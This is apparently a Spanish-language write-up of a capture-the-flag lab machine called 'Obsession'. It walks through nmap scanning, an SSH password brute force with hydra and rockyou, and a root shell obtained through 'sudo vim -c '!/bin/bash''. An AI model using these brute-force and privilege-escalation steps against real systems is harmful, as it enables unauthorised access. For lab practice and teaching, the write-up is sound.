


## Maquina Obsession

SO- Ubuntu

puertos abiertos

```
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to ::ffff:172.17.0.1
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 2
|       vsFTPD 3.0.5 - secure, fast, stable
_|_End of status
|   ftp-anon: Anonymous FTP login allowed (FTP code 230)
|   -rw-r--r--  1 0          0          667 Jun 18 2024 chat-gonza.txt
|   -rw-r--r--  1 0          0          315 Jun 18 2024 pendientes.txt
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|   256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
```

Al poner la ip en el navegador nos encontramos con este sitio web.



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, [entra aquí](#).

al leerlo no veo mucho a primera vista asi que podemos ver el código fuente de la pagina a ver si encontramos algo.

nos encontramos este mensaje.

```
<li>
    Me adapto a tu economía para ofrecer el mejor plan de nutrición que puedas permitirte.
</li>
</ul>
</div>      <!-- Utilizando el mismo usuario para todos mis servicios, podré recordarlo fácilmente -->
</div>
<section class="full3">
    <div class="full-inner3">
        <div class="content3">
            <fieldset>
                <a id="formulario">
                    <h3>Consigue tu asesoría personalizada:</h3>
                </a>
                <form action="http://172.17.0.2/.formrellyrespexit.html" method="get">
                    <label>
                        Nombre:

```

entonces al ver la pagina vemos que hay un usuario que menciona, russoski, lo probamos con hydra

```
> sudo hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2/ -t 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
l purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-18 16:47:21
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
writing, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344400 login tries (l:1/p:14344400), ~2868880 tri
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 70.00 tries/min, 70 tries in 00:01h, 14344330 to do in 3415:20h, 5 active
[22][ssh] host: 172.17.0.2    login: russoski    password: iloveme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-18 16:49:14
```

efectivamente tenemos una pass, la probamos con ssh

```
> sudo ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8Zi0JN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Permission denied, please try again.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@ad0ad87ae37cb:~$
```

este usuario no tiene muchos permisos

```
russoski@d0ad87ae37cb:~/Proyectos$ cat README.md
→ Para más Scripts en Python o Bash relacionados a la Ciberseguridad, visita mi GitHub: https://github.com/russoski/Proyectos
russoski@d0ad87ae37cb:~/Proyectos$ cd ..
russoski@d0ad87ae37cb:~$ sudo bash
[sudo] password for russoski:
Sorry, user russoski is not allowed to execute '/usr/bin/bash' as root on d0ad87ae37cb.
```

intentamos escalar privilegios con el comando sudo vim -c '!/bin/bash'

```
russoski@d0ad87ae37cb:~$ sudo vim -c '!/bin/bash'

root@d0ad87ae37cb:/home/russoski# ls
Documentos Proyectos
root@d0ad87ae37cb:/home/russoski# cd ..
root@d0ad87ae37cb:/home# cd ..
root@d0ad87ae37cb:# ls
bin boot dev etc home lib lib usr-is-merged lib64 media
root@d0ad87ae37cb:# cd home/
root@d0ad87ae37cb:/home# ls
russoski ubuntu
```

Obtenemos root

Nos encontramos esto en el directorio cd ~

```
root@d0ad87ae37cb:~# cat Video-Nagore-Fernandez.txt
Al fin lo terminé! es tan hermosa.. <3
```

```
https://www.youtube.com/shorts/_v8GzGReTAK
root@d0ad87ae37cb:~#
```

Herramientas

nmap

hydra